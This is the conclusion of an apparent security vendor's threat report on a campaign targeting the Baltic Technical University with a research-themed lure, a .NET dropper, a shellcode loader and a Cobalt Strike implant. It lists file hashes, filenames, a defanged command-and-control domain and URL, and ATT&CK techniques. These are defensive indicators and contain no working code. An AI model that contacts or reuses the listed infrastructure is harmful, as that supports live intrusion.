
Conclusion

We have found that a threat actor is targeting the Baltic Technical University using research themed lure where they have been using a.NET dropper to shellcode loader finally delivering a Cobalt Strike in-memory implant. Analyzing the overall campaign and TTPs employed by the threat actor, we can conclude that the threat actor has started targeting few months back since December 2024.

SEQRITE Protection.

Trojan.Ghanarava.1738100518c73fdb

Trojan.Ghanarava.1735165667615275



IOCs.

MD5	Filename
ab310ddf9267ed5d613bcc0e52c71a08	Исх 3548 о формировании государственных заданий на проведение фундаментальных и поисковых исследований БГТУ «ВОЕНМЕХ» им. Д.Ф. Устинова.rar
fad1ddfb40a8786c1dd2b50dc9615275	SystemsUpdaters.exe

cac4db5c6ecfffe984d5d1df1bc73fdb	OneDrives_v2_1.exe

C2

phpsymfony[.]com
hxxps://phpsymfony[.]com/css3/index2.shtml

MITRE ATT&CK.

Tactic	Technique ID	Name
Initial Access	T1566.001	Phishing: Spear phishing Attachment
Execution	T1204.002 T1053.005	User Execution: Malicious File Scheduled Task.
Persistence	T1547.001	Registry Run Keys / Startup Folder
Defense Evasion	T1036 T1027.009 T1055.004 T1497.003	Masquerading Embedded Payloads. Asynchronous Procedure Call Time Based Evasion
Command and Control	T1132.001	Data Encoding: Standard Encoding

Authors

Subhajeet Singha

Sathwik Ram Prakki